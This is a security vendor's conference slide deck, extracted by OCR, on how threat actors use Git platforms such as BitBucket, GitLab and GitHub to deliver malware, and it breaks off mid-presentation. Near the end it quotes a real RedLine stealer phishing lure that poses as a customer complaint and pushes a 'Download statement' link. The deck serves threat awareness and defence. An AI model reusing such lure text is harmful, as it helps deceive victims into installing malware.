proofpoint

Git Em': Threat Actors and the usage of Git as a Delivery Mechanism

FutureCon 2023, Indianapolis

Jacob Latonis, Senior Threat Research Engineer
Proofpoint Threat Research & Engineering

October 12th, 2023

Jacob Latonis

Senior Threat Research Engineer @ Proofpoint

My years in Infosec

- Security Operations Center Analyst
- Threat Intelligence Analyst
- Threat Intelligence Engineer
- Senior Security Developer (Detections and Agent)

Favorite Malware Family:

- RustyBuer

Role at Proofpoint

Senior Threat Research Engineer

- Research/Understand Threat Landscape
- Engineer/Develop software and tooling for fellow researchers

Twitter:

- @jacoblatonis

Bluesky:

- @jacoblatonis.bsky.social

proofpoint®

Proofpoint Threat Research Program


The Proofpoint Threat Research program endeavors to bring deeper context to threat data to advance detections, and to support our customers' tactical, operational, and strategic intelligence objectives through published research.*

**Unofficial mission statement.* (Easiest alternative way to remember, we are hands-on-keyboard threat researchers behind TAP campaigns ☺)

Threat Actors

Threat Types

Malicious code that executes on end user systems



Theft of user credentials


Pure Social Engineering perpetrating fraud

Actor Types

Financially Motivated.

State-Aligned, highly confidential.

A campaign is a timebound series of observable actions taken by a threat actor in pursuit of an objective.



For Customer Use

proofpoint.

Threat Insight Reports

Crimeware Landscape Reporting

https://www.proofpoint.com/us/blog/threat-insight/crime-finds-way-evolution-and-experimentation-cybercrime-ecosystem

- Multi-year study of the cybercrime ecosystem!
- Very comprehensive reporting.

KEY FINDINGS

- Major cybercrime actors now use increasingly diverse sets of tactics, techniques, and procedures
- Initial access brokers and other threat actors often "follow the leader" in using various techniques.
- Defenders must rapidly respond to the ever-changing threat landscape in a way previously unobserved by researchers.
- Some major cybercriminal actors have the resources available to research and develop new, complicated attack chains.

Crime Finds a Way: The Evolution and Experimentation of the Cybercrime Ecosystem

SHARE WITH YOUR NETWORK!

MAY 12, 2023 | SELENA LARSON, JOE WISE AND THE PROOFPOINT THREAT RESEARCH TEAM

Download full report (PDF)

Overview

The cybercriminal ecosystem has experienced a monumental shift in activity and threat behavior over the last year in a way not previously observed by threat researchers. Financially motivated threat actors that gain initial access via email are no longer using static, predictable attack chains, but rather dynamic, rapidly changing techniques.

This change is largely driven by Microsoft blocking macros by default and forcing everyone along the threat actor food chain from small crime commodity actors to the most experienced cybercriminals that enable major ransomware attacks to change the way they conduct business. Microsoft announced it would begin to block XL4 and VBA macros by default for Office users in October 2021 and February 2022, respectively. The changes began rolling out in 2022.

For Customer Use

APT Landscape Reporting

Link to Report


For Customer Use

Cyber Threat Landscape

proofpoint®

URL/Attachment Trends

Malicious URLs vs Malicious Attachments



Why are URLs used in Higher Volume than Attachments?


Increase in use of legitimate services.

URLs are easiest to modify on the backend, collect metrics and stats, etc. - more efficient.

Bullet Proof hosting no longer required for infrastructure.


Malicious URL

- Links to credential phishing pages
- Direct links to malicious docs / exes
  - Typical case: get the victim to download and open a malicious document/executable from the internet (social engineering)
- Links to compressed downloaders (i.e., zipped .js & 7-Zipped .vbs)



Malicious Attachment


- Microsoft Office Documents with Macros (XL4)
- Embedded Objects
- Compressed Executables / Scripts
- Password Protected Files
- OneNote files



Git Usage among Threat Actors

What is Git, anyway?

- Repository for storing code (*and other artifacts)*
- Allows for collaboration between users in large and complex codebases
- Versioned access and storage for the aforementioned
- Widely, *widely* used in companies and enterprises both large and small
- *May strike fear in junior developers*
- ***The use of Git is one piece of an infection chain whether a credential phishing or malware campaign.***



It can also help prevent this ☺

Who uses Git?

Developers	Designers	Architects
• Source Code • Automation • Releases	• Projects • Tooling • Portfolios	• Projects • Tooling • Planning

… and a lot more!

Why is Git unique in the threat landscape?

What makes it unique?

- Blends in with normal traffic
- Probably already used in your environment
- Assumed to be non-malicious
- Developers, Sys-Admin, and a lot more use regularly

BitBucket

- Less popular than GitHub and GitLab but still used by many orgs and individuals
- Offers a self hosted edition
  - This increases the threat surface actors can leverage to deliver content
- Removes malicious repositories when reported and investigated
  - Cannot action against self-hosted repositories

https://confluence.atlassian.com/bbkb/report-malware-hosted-on-bitbucket-cloud-1167844183.html

GitLab


- Less popular than GitHub but still widely used
- Offers a self hosted edition
  - This increases the threat surface actors can leverage to deliver content
- Removes malicious repositories when reported and investigated
  - Cannot action against self-hosted repositories

https://handbook.gitlab.com/handbook/security/security-operations/trustandsafety/abuse-on-gitlab-com/

GitHub

- Biggest market share out of those mentioned
- Cannot be self hosted
  - Still offers myriad ways to serve malicious content
    - GitHub repositories, pages, codespaces, etc.
- Removes malicious repositories when reported and investigated


For the year so far in threats leveraging git …



How are Threat Actors using git?

Download Sections

RedLine via BitBucket Download Section




Unsanctioned Transactions Following Recent Order Prompt Awareness Demanded.

[redacted] Today at 4:26 AM

Hi there,

I recently purchased item from your store, approximately $290. Sadly i must say, I came upon various illegal transactions that happened after that, causing a lack of budget from my account bank.
After reviewing my web-based banking history, it has end up being noticeable that these not authorized financial transactions are directly linked to your web shop. I have attached all appropriate details, as well as my financial statement, for your personal reference.
Take note that in case this problem isn't resolved promptly and correctly, I will be forced to use additional lawful actions. This may include filing official complaints with regulating professionals and searching for legal representation to defend my rights as a client.

Download statement




Download Section on a cloud BitBucket instance

